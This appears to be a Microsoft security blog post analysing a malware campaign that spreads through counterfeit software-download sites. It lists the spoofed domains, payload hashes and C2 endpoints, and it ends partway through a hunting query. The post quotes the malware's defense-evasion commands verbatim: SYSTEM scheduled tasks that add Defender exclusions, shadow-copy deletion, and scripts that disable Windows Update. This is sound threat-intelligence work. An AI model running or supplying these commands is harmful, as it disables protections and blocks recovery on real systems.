

Counterfeit installers to system compromise: Tracking a deceptive software download campaign

 microsoft.com/en-us/security/blog/2026/09/01/counterfeit-installers-system-compromise-tracking-deceptive-software-download-campaign

Microsoft Security Research, Microsoft Defender Experts, Parth Jomadkar

September 1, 2026



Microsoft Defender Experts is tracking an active malware campaign that uses counterfeit software-download websites to impersonate trusted vendors and distribute malicious installers. The campaign has targeted users looking to download popular software and has resulted in compromises across multiple organizations and industries, primarily affecting China-based operations of multinational organizations and Chinese-speaking users. Microsoft has observed victims across healthcare, manufacturing, gaming, technology, logistics, government, and education sectors.

Once executed, the malicious installers deploy malware that establishes persistence, attempts to weaken security protections, and communicates with attacker-controlled infrastructure. Microsoft assesses with moderate confidence that this activity is consistent with the publicly reported Silver Fox (also known as Yinhu, 银狐) fake software campaign but has not attributed it to a nation-state actor. Microsoft Defender detected and disrupted activity across multiple stages of the attack, including automated containment through attack disruption. Organizations should prioritize preventing downloads from untrusted software sources and ensure protections such as SmartScreen, network protection, tamper protection,

and Microsoft Defender XDR are enabled to help identify, block, and respond to related activity.

Attack chain overview

The campaign follows a consistent attack chain from a spoofed vendor download page to a self-protecting, persistent implant. The stages below trace that chain — initial access, delivery, execution, persistence, privilege escalation, defense evasion, and command and control.




Figure 1. Diagram showing the campaign attack chain from spoofed download page to archive delivery, execution, persistence, defense evasion, and command-and-control.

Campaign scope and targeting

Microsoft observed affected devices predominantly associated with China-based operations and Chinese-speaking users, consistent with the Chinese-language lure content and the

.com.cn and .hl.cn infrastructure. Confirmed activity spans medical devices and healthcare, manufacturing, gaming, technology, logistics, government, and higher education across multiple organizations and industries.

Initial access: spoofed software-download sites

The entry point is a fraudulent software-download website that spoofs a legitimate vendor. In one case, endpoint telemetry captured a device navigating to the fake Razer page *pc-razerzone[.]com[.]cn* and downloading *app_setup.6653004.zip* from the delivery host *gehie246[.]com/712down*; two content-distinct copies of the same-named archive were written within roughly 69 seconds — a direct observation of server-side payload regeneration.

Across the estate, *FileOriginReferrerUrl* telemetry ties each downloaded archive to the impersonation page that served it and to rotating delivery hosts (*yimxg25tiy[.]com/73inst*, *cc8ttkv35b[.]com/7qinst*, *n7b8t85zsg[.]com/ins711*) and a suspected attacker-controlled Alibaba Cloud Object Storage Service (OSS) bucket. The lure domains predominantly use .com.cn, .hl.cn, and .cn and embed the impersonated brand name.

Delivery: a dynamically generated installer archive

The following examples illustrate how look-alike domains routed users to the same delivery infrastructure while preserving brand-specific lure pages.

When the user selects the download control, Microsoft Edge retrieves a malicious installer archive from a small set of dedicated delivery domains.

pc-razerzone[.]com[.]cn (spoofed Razer download site) →
www[.]gehie246[.]com/712down → app_setup.6653004.zip → stage-one loader

A defining characteristic is that the archive keeps the same filename while its hash changes on every download — a strong indicator the payload is generated server-side, per request. Microsoft observed families of same-named archives (*app_setup.**, *zinst.**, *zintall.**, *intsoft.**, *innstll.**) whose contents differ across downloads while the delivery URL stays constant; the full validated hash set is in the indicators of compromise below.

kaspersky-lab[.]hl[.]cn → hxxp://www.gehie246[.]com/712down
pc-razerzone[.]com[.]cn → hxxp://www.gehie246[.]com/712down
calibre-ebook[.]com[.]cn → hxxp://www.gehie246[.]com/712down

Brand-impersonation infrastructure

The campaign runs a large, uniform set of vendor look-alike pages on *.com.cn* and *.hl.cn* domains, each cloning the real product's branding and presenting a prominent “**Download now**” button. All funnel to the same delivery and payload infrastructure.

Impersonated brand	Spoofed domain (defanged)	Category
Razer (Synapse driver)	pc-razerzone[.]com[.]cn	Peripherals / drivers
Microsoft Edge	app-microsoft-edge[.]com[.]cn	Browser
Kaspersky	kaspersky-lab[.]hl[.]cn	Security software
Sejda PDF	sejda[.]hl[.]cn	Productivity
NetEase Youdao Dictionary	translate-youdao[.]hl[.]cn	Translation
DiskGenius	zh-diskgenius[.]com[.]cn	Disk utility
Baidu Netdisk (Pan)	baidu-pan[.]com[.]cn	Cloud storage
oCam Screen Recorder	ocam-pc[.]com[.]cn	Screen capture
draw.io	cn-drawio[.]com[.]cn	Diagramming
SteelSeries	steelseries-cn[.]com[.]cn	Peripherals
Sogou	gw-sogou[.]com[.]cn	Input method
Calibre	calibre-ebook[.]com[.]cn	E-book
MindMaster (typosquat)	mindmoster[.]com[.]cn	Mind-mapping
Others	pc-codex, jinshan-cibapc, zh-tbtool, web-tbtool, zh-doubaosrf, ieway-cn (all [.]com[.]cn / [.]hl[.]cn)	Various utilities

Although these domains impersonate unrelated vendors, they are not independently hosted. Infrastructure enrichment, corroborated by Microsoft telemetry where the two overlap, resolves them into two groupings. Six domains resolve within AS132839, spread across four unrelated netblocks and three registered country codes, and share a common pair of nameservers. Two further domains resolve within AS8796 in a single /21, using a different nameserver pair. One additional domain is served through a content delivery network (CDN), concealing its origin. Because hosting and Domain Name System (DNS) are frequently bundled by the same reseller, these are best read as two consistent procurement channels rather than two independent corroborating signals.

The practical implication for defenders is that netblock- and geography-based grouping will miss these relationships, while Autonomous System Number (ASN)-level analysis surfaces them. The autonomous system remains constant even where the address space and registered country vary. These are shared commercial hosting and DNS providers carrying substantial unrelated tenancy, so the ASN and nameserver should be treated as hunting pivots, not blocklist entries.

The following capture shows a representative impersonation page served by the campaign. The pages are high-fidelity clones of a legitimate vendor's site with a prominent download call-to-action.




Figure 2b. Counterfeit Microsoft Edge download page hosted on the look-alike domain app-microsoft-edge[.]com[.]cn, with a prominent download button.

Execution: a wrapped installer drops a randomized stage-one payload

The wrapper installer creates a randomized executable path while reusing stable payload content, making names unreliable but behavior and hashes useful for detection.

Opening the archive yields a wrapper installer whose name follows a generated pattern (for example, *a_instapp83353001.exe* or *ainst8663586104.exe*).

Executing the wrapper creates and launches a stage-one payload at a randomized path under a world-writable or system location; the directory and file names are randomized, but the payload content is stable. The same stage-one 256-bit Secure Hash Algorithm (SHA-256) (676a2a7b94ca...) was observed under many names and paths.

```
C:\Users\Public\sE94yD\alCuw.exe      (SHA-256 676a2a7b94ca... stage-one)
C:\Users\Public\nvdPX5\2b3L5i.exe     (SHA-256 676a2a7b94ca... stage-one)
C:\Program Files (x86)\i3LH90\ErNGxW.exe (SHA-256 6d6ba2bc9ad4... later-stage)
C:\Program Files (x86)\Q8Maj\7EIr6VA.exe (SHA-256 6d6ba2bc9ad4... later-stage)
C:\ProgramData\zsMmvukD\beuv4Mie.exe   (SHA-256 c6100166e2d3... persistent)
```

The end-to-end chain is visible as a parent-to-child process tree: *msedge.exe* writes the archive, an archiving tool (*7zFM.exe*, *360zip.exe*, or *WinRAR.exe*) extracts it, the bundled wrapper runs, and the wrapper launches the randomized stage-one payload.

```
msedge.exe                                downloads app_setup.6653004.zip
├─ 7zFM.exe / 360zip.exe / WinRAR.exe     (user opens the downloaded archive)
├─ a_instapp83353001.exe                  (wrapper installer bundled in the archive)
└─ C:\Users\Public\yZ6A88\9bEELI.exe     (stage-one payload, randomized)
```

Payloads are masqueraded; Microsoft confirmed the masquerade through file metadata on the later-stage payload (SHA-256 6d6ba2bc...), staged at *C:\Program Files (x86)\<random>\.*

The binary's version resource declares CompanyName: "Speech Processing Solutions GmbH", FileDescription: "Philips Speech Driver Client Configuration", OriginalFileName: PhilipsSpeechDriverConfiguration.exe, and ProductVersion: 4.7.471.07, while executing from a randomized directory under a randomized file name. The same resource retains an unfilled build-template placeholder, ProductName: "TODO: <Product name>", indicating the version information was fabricated for the payload rather than inherited from genuine vendor software. Microsoft also observed *svchost.exe* executing from a non-system path (*D:\hellothere\svchost.exe*) rather than *C:\Windows\System32*.

FileName	XPSPLOG.dll
FolderPath	C:\Program Files
	(x86)\72q1o6\XPSPLOG.dll
InitiatingProcessFileName	40gK5T.exe

InitiatingProcessFolderPath	C:\Program Files
(x86)\72q1o6\40gK5T.exe	
InitiatingProcessSHA256	
6d6ba2bc9ad414837826f7278bc3e0116f1aeda02d0c2284ed65819f5d9180a8	
InitiatingProcessCommandLine	"40gK5T.exe"
InitiatingProcessVersionInfoCompanyName	Speech Processing Solutions GmbH
InitiatingProcessVersionInfoFileDescription	Philips Speech Driver Client
Configuration	
InitiatingProcessVersionInfoOriginalFileName	
PhilipsSpeechDriverConfiguration.exe	
InitiatingProcessVersionInfoProductVersion	4.7.471.07
InitiatingProcessVersionInfoProductName	TOD0: <product name="">
InitiatingProcessParentFileName	svchost.exe
</product>	

A payload staged under *C:\ProgramData\<random>* (SHA-256 c6100166...) carries the version metadata of the Indigo Rose TrueUpdate Client (OriginalFileName: tu_rt.exe, ProductVersion: 3.8.0.0) and exhibits that product's runtime behavior, writing *_ir_tu2_temp_** artifacts to the user's temp directory on each execution. Dropped by the later-stage payload and launched repeatedly by the Task Scheduler service, it connects to an attacker-controlled Alibaba Cloud OSS bucket over Transport Layer Security (TLS) and writes a further payload to a second randomized *C:\ProgramData* directory — a legitimate update mechanism repurposed for payload delivery.

00:24:43 ErNGxW.exe (6d6ba2bc...) creates C:\ProgramData\zsMmvukD\beuv4Mie.exe (c6100166...)

00:24:43 beuv4Mie.exe executes ← parent: svchost.exe -k netsvcs -p -s Schedule

00:24:44 beuv4Mie.exe → ConnectionSuccess | upitem.oss-cn-hangzhou.aliyuncs.com | 443

00:24:44 beuv4Mie.exe creates C:\ProgramData\uwMUCYBN\SaYC4Mga.exe (f33d160d...)

02:12:22 beuv4Mie.exe creates ... \Temp_ir_tu2_temp_4 ← TrueUpdate runtime artifact

02:44:20 beuv4Mie.exe re-executes (scheduled task) → _ir_tu2_temp_5

02:59:00 ... _temp_6 03:15:54 ... _temp_7 08:02:52 ... _temp_8

08:32:20 ... _temp_9 08:38:51 ... _temp_11

Wrapper installer	Stage-one payload created
<i>a_instapp83353001.exe</i>	<i>C:\Users\Public\yZ6A88\9bEELI.exe</i>
<i>z_instapp83351010.exe</i>	<i>C:\Users\Public\Y93eny\Ge86Zr.exe</i>
<i>ainstaller-86533003.exe</i>	<i>C:\Users\Public\Mmzm0e\Lrrhwp.exe</i>
<i>ainst8663586104.exe</i>	<i>C:\Users\Public\YJMvsB\BcQVw7.exe</i>

Alternate execution vector: Windows Installer (msiexec)

In parallel with the wrapped-installer chain, Microsoft observed a second execution vector that uses the Windows Installer service. The installer performs its intended function; what the campaign gains is execution under a signed, trusted Windows component. The extracted installer invokes *msiexec.exe* in embedded mode, which writes and launches a randomized executable into a world-writable *C:\Users\Public\<random>* directory, the same masquerade pattern as the wrapper chain, but delivered through *msiexec.exe*.

```
msiexec.exe -Embedding <productcode> E Global\MSI0000
└─ C:\Users\Public\<random>\<random>.exe (payload, randomized path/name)
</random></random></productcode>
```

The behavior is consistent and repeated: more than twenty distinct payload names were written this way, spawned by a range of parents including *msedge.exe*, *explorer.exe*, and *svchost.exe*.

Persistence and recurring execution: disguised scheduled tasks

Persistence and recurring execution are achieved through scheduled tasks whose display names imitate routine IT or productivity jobs (for example “Deadline Mission Target” and “Hierarchy Tools Smooth Inventory”), each launching a specific payload staged under *C:\ProgramData*.

Each task launches a specific payload:

Scheduled task name	Payload launched
\Deadline Mission Target	<i>7fYptijy.exe</i>
\Hierarchy Tools Smooth Inventory	<i>beuv4Mie.exe</i>
\Empowering Status Tools productivity Ahead	<i>SaYC4Mga.exe</i>
\5nboF	<i>aLcUaw.exe</i> (stage-one)

The persistent payloads are staged in locations such as *C:\ProgramData\7fYptijy.exe*, *C:\ProgramData\zsMmvukD\beuv4Mie.exe*, and *C:\ProgramData\uwMUCYBN\SaYC4Mga.exe*. Because the payloads are launched by the Task Scheduler service (parented to *svchost.exe -k netsvcs -p -s Schedule*) and multiple staggered tasks run per device, affected hosts exhibit a characteristic ~60-second re-execution cadence.

Privilege escalation: SYSTEM scheduled task and process injection

To perform privileged actions such as writing Microsoft Defender exclusions, the malware creates a short-lived scheduled task that runs as SYSTEM (*SCHTASKS /Create ... /RL HIGHEST /RU "SYSTEM"*), executes the privileged action, then immediately runs and deletes the task

```
SCHTASKS /Create /F /TN "Task1" /SC ONCE /ST 00:00 /RL HIGHEST /RU "SYSTEM"
/TR "cmd.exe /c reg add \"HKLM\SOFTWARE\Microsoft\Windows
Defender\Exclusions\Paths\"
/v \"C:\Program Files (x86)\NPq6k160m\" /t REG_DWORD /d 0 /f"
```

```
SCHTASKS /Run /TN "Task1" & SCHTASKS /Delete /TN "Task1" /F
```

The */RL HIGHEST /RU "SYSTEM"* combination elevates the exclusion write to SYSTEM, and the create-run-delete sequence minimizes the footprint of the helper task. Process injection was also observed. A persistent campaign payload (SHA-256 1bd3662d...), launched from *C:\ProgramData* by the Task Scheduler service, created a remote thread in a legitimate user application moments after that application started — executing payload code inside the context of a trusted process. Microsoft Defender detected the activity as *A process was injected with potentially malicious code*.

ActionType	CreateRemoteThreadApiCall
InitiatingProcessFileName	<random>.exe
InitiatingProcessFolderPath	C:\ProgramData\<random>.exe

```

InitiatingProcessSHA256
1bd3662d784840e410d2d3c0a1040277f7f549089447359f01e05c2559cb1f17
InitiatingProcessCommandLine      "<random>.exe"
InitiatingProcessCreationTime      2026-07-13 02:44:20.887
InitiatingProcessParentFileName    svchost.exe
FileName                          <messaging application="">.exe      (target
process)
ProcessCommandLine                 "<messaging application="">.exe" -autorun
ProcessCreationTime                 2026-07-13 02:44:37.568
AdditionalFields                    {"IntegrityLevel":8192}
</messaging></messaging></random></random></random>

```

The sequence below shows a single execution cycle end to end: the Task Scheduler service launches the payload, the payload immediately attempts command-and-control on two non-standard ports — both blocked at the host firewall — and, seventeen seconds later, injects into a user application within milliseconds of that application starting.

```

02:44:20.887  PROC      <random>.exe started                parent: svchost.exe
(Task Scheduler)
02:44:21.971  NETWORK  outbound to 47.239.232[.]245:8050    →
FirewallOutboundConnectionBlocked
02:44:24.860  NETWORK  outbound to 47.243.218[.]255:28300    →
FirewallOutboundConnectionBlocked
02:44:37.568  PROC      target application starts (-autorun)
02:44:37.604  INJECT   CreateRemoteThreadApiCall <random>.exe → target
application
</random></random>

```

Defense evasion: disabling host protections

Follow-on payloads take a layered approach to weakening the host. They add sweeping Microsoft Defender path exclusions via PowerShell (*Add-MpPreference -ExclusionPath*) and the SYSTEM scheduled-task registry write;

```

powershell.exe Add-MpPreference -ExclusionPath
'C:\ProgramData','C:\Users','C:\Program Files (x86)','C:\' -Force
powershell.exe -c if (Get-Process -Name HAahahahah) {} else {
Add-MpPreference -ExclusionPath $env:localappdata,'C:\','C:\ProgramData',
'C:\ProgramData\7b3St9HS','C:\ProgramData\7b3St9HS\27s7ihjC.exe' -
ExclusionExtension '.dat' -Force }
delete volume shadow copies (vssadmin delete shadows /all /quiet) to inhibit recovery;

```

```
cmd.exe /c vssadmin delete shadows /all /quiet
```

harden payload directories with icaccls so standard users cannot remove the files;

```
icaccls "C:\Program Files (x86)\NPq6k160m\xo7Tj9xQ.exe" /grant:r
```

```
Administrators:(OI)(CI)F /grant:r SYSTEM:(OI)(CI)F
```

and neutralize Windows Update by stopping and disabling wuauserv, UsoSvc, uhssvc, and WaaSMedicSvc, renaming update dynamic-link libraries (DLLs), and deleting the SoftwareDistribution cache.

```
for %i in (wuauserv UsoSvc uhssvc WaaSMedicSvc) do (  
net stop %i & sc config %i start= disabled & sc failure %i reset= 0 actions=  
"" )  
for %i in (WaaSMedicSvc wuaueng) do ( takeown /f C:\Windows\System32\%i.dll &  
icaccls ...%i.dll /grant *S-1-1-0:F & rename ...%i.dll %i_BAK.dll &  
icaccls ...%i_BAK.dll /setowner "NT SERVICE\TrustedInstaller" & icaccls ...  
\%i_BAK.dll /remove *S-1-1-0 )  
reg add "HKLM\...\Services\WaaSMedicSvc" /v Start /t REG_DWORD /d 4 /f  
reg add "HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\AU" /v  
NoAutoUpdate /t REG_DWORD /d 1 /f  
erase /f /s /q c:\windows\softwaredistribution\*. * & rmdir /s /q  
c:\windows\softwaredistribution  
powershell -Command Get-ScheduledTask -TaskPath  
'\Microsoft\Windows\WindowsUpdate\*' | Disable-ScheduledTask
```

A malicious Windows Defender Application Control policy was written to the code-integrity store on multiple devices; Microsoft Defender Antivirus detected the tamper behavior as *Behavior:Win32/MpTamperGpDisableAVFriendly.A*.

Command and control (C2)

A later-stage networking payload establishes command-and-control over application-layer protocols on non-standard ports — observed ports include 5090, 7031, 7032, 7088–7090, 8050, 28290, and 28300.

Initiating payload	C2 endpoint (defanged)	Result
40gK5T.exe, RhT9aQ.exe (Program Files (x86))	103.156.25[.]35:7031	Connection failed
Multiple C:\ProgramData\ payloads	103.183.3[.]162:5090 (oijfwe[.]net)	Connection failed
Stage-one / persistent payloads	Alibaba Cloud object storage over TLS (443)	Connection succeeded

C2 endpoints comprise a set of six-character [.]net domains (iualef, oijfwe, euioxu, czijbh, wfmwsj, tbdqxq) and IP-and-port endpoints; a primary hub was observed on 202.95.14[.]237 (AS152194, CTG Server Limited). Payloads were observed beaconing to these endpoints with both successful and failed callbacks; the dedicated [.]net and IP-and-port C2 was intermittently unreachable while the same payloads still completed TLS connections to cloud object storage, consistent with a dedicated C2 tier that was often down while cloud-hosted staging remained live.

Detection and disruption

In observed environments, Microsoft Defender surfaced alerts across multiple stages and, where criteria were met, Attack Disruption engaged to contain affected devices and accounts.

Representative alerts include *Modification attempt in Microsoft Defender Antivirus exclusion list*, *Compromised device (attack disruption)*, *A process was injected with potentially malicious code*, *Potential C2 connection behavior*, *Suspicious Task Scheduler activity*, and *Compromised account conducting hands-on-keyboard attack*. The campaign is not purely automated. In a subset of environments, the automated execution was accompanied by interactive, hands-on-keyboard activity, which attack disruption engaged to contain.

Microsoft Defender also blocked the attempted Server Message Block (SMB) lateral movement to additional hosts (*Lateral movement using SMB remote file access blocked on multiple devices*) and detected the C2 connection behavior; the campaign's C2 endpoints are included in the blocked indicator set.

Attack disruption contained the device and account; full eradication of persistence still required responder action.

Stage	Microsoft Defender coverage
Fake-download landing and delivery domains	Microsoft Defender SmartScreen, Network Protection, Web content filtering
Malicious ZIP and stage-one execution (including msixexec proxy execution)	Microsoft Defender Antivirus (behavioral + cloud-delivered protection); Microsoft Defender for Endpoint
Defender tampering & exclusion writes	Tamper Protection; <i>Modification attempt in exclusion list</i> alerts; <i>Behavior:Win32/MpTamperGpDisableAVFriendly.A</i>
Persistence, privilege escalation, and injection	Microsoft Defender for Endpoint — “Suspicious Task Scheduler activity”; “A process was injected with potentially malicious code”
Command and control, lateral movement, and hands-on-keyboard	Microsoft Defender XDR — “Potential C2 connection behavior”; “Lateral movement using SMB remote file access blocked on multiple devices”; “Compromised account conducting hands-on-keyboard attack”; Network protection (C2 block); Attack disruption (automatic containment)

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

Campaign-specific recommendations

- Enforce Tamper Protection. It blocks exclusion and registry writes to Microsoft Defender even when the payload runs as SYSTEM — directly countering the throwaway SYSTEM scheduled-task technique this campaign relies on.

- Hunt behavior, not file names. File names and hashes rotate on every download; pivot on the *C:\Users\Public\<random>\<random>.exe* and *C:\Program Files (x86)\<random>\<random>.exe* drop pattern, the Philips-Speech masquerade, and the stable stage-one and networking payload hashes.
- Alert on the tamper sequence. A SYSTEM scheduled task writing *HKLM\...\Windows Defender\Exclusions\Paths* then self-deleting, *vssadmin delete shadows /all /quiet*, and disabling *wuauserv*, *UsSvc*, *WaaSMedicSvc* and *uhssvc* are high-fidelity signals.
- Treat look-alike download archives as malicious in web and mail flow. Block ZIPs named *app_setup.**, *zinst.**, *zintall.**, *intsoft.**, and *innstll.** served from **.com.cn* or **.hl.cn* brand-look-alike domains and the */712down*, */73inst*, */7qinst*, and */ins711* delivery endpoints.
- Correlate download referrers. Use *FileOriginUrl* and *FileOriginReferrerUrl* to catch landing-page to delivery-host pairs even after individual domains rotate, and block the C2 IP:port set and .net C2 domains.

Microsoft Defender XDR hardening recommendations

Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:

- [Block executable files from running unless they meet a prevalence, age, or trusted list criterion](#)
- [Block execution of potentially obfuscated scripts](#)
- [Block use of copied or impersonated system tools](#)
- [Use advanced protection against ransomware](#)

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use [Microsoft Security Copilot in Microsoft Defender](#) to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.




Figure 3. Diagram mapping attacker activity stages to Microsoft Defender protections including SmartScreen, Defender Antivirus, endpoint detection and response (EDR) detections, Network Protection, and Attack Disruption.

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to [create their own prompts](#) or run the following [prebuilt promptbooks](#) to automate incident response or investigation tasks related to this threat:

- Incident investigation
- Microsoft User analysis
- Threat actor profile
- Threat Intelligence 360 report based on MDTI article
- Vulnerability impact assessment

These promptbooks can help analysts summarize affected entities, review alert timelines, and pivot on the IOCs included in this blog. Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.

Threat intelligence reports

Microsoft Defender XDR customers can use [threat analytics](#) reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the malicious activity and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Advanced hunting

Microsoft Defender XDR and Microsoft Sentinel customers can run the following queries. .
The behavior-based queries continue to work even as filenames, hashes, and domains rotate.

Campaign payloads and loaders Surfaces execution or creation of the campaign's stable stage-one, later-stage, persistent, networking, and loader binaries by SHA-256.

```
let campaignSha256 = dynamic([
  "676a2a7b94ca2f8ec76352ee656e4d075bb342bd7ad6efbc7c19c060001eace7", // stage-
  one
  "6d6ba2bc9ad414837826f7278bc3e0116f1aeda02d0c2284ed65819f5d9180a8", // later-
  stage
  "c4100ad39d8db98f063feb6c3b6c8e9a9f9d9bf25a1e0233f43b058ff8a7dbdf", //
  networking
  "1bd3662d784840e410d2d3c0a1040277f7f549089447359f01e05c2559cb1f17", //
  persistent
  "c6100166e2d3b40388980f7674712ef39e937ac04925ca5d370415399ed73faf", //
  TrueUpdate loader
  "f33d160d757e4b39019fdef21cf90cafb501b800ca0d4039366bc30856e3d81b", //
  persistent/networking
  "e4fe2dee8f0bb132fa15fc686d1f93df39530a2d3a8d3a1f3a605a057c04e7b3" //
  supporting DLL
]);
union
(DeviceProcessEvents | where SHA256 in (campaignSha256)),
(DeviceFileEvents | where SHA256 in (campaignSha256))
| project Timestamp, DeviceName, ActionType, FileName, FolderPath, SHA256,
InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
```

Randomized payload drop pattern Finds executables dropped into randomized folders under world-writable or system locations — the campaign's stable staging behavior regardless of filename.

```
DeviceProcessEvents
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program
Files \\(x86\\))\\[A-Za-z0-9]{4,10}\\[A-Za-z0-9]{4,10}\\.exe$"
| where InitiatingProcessFileName in~
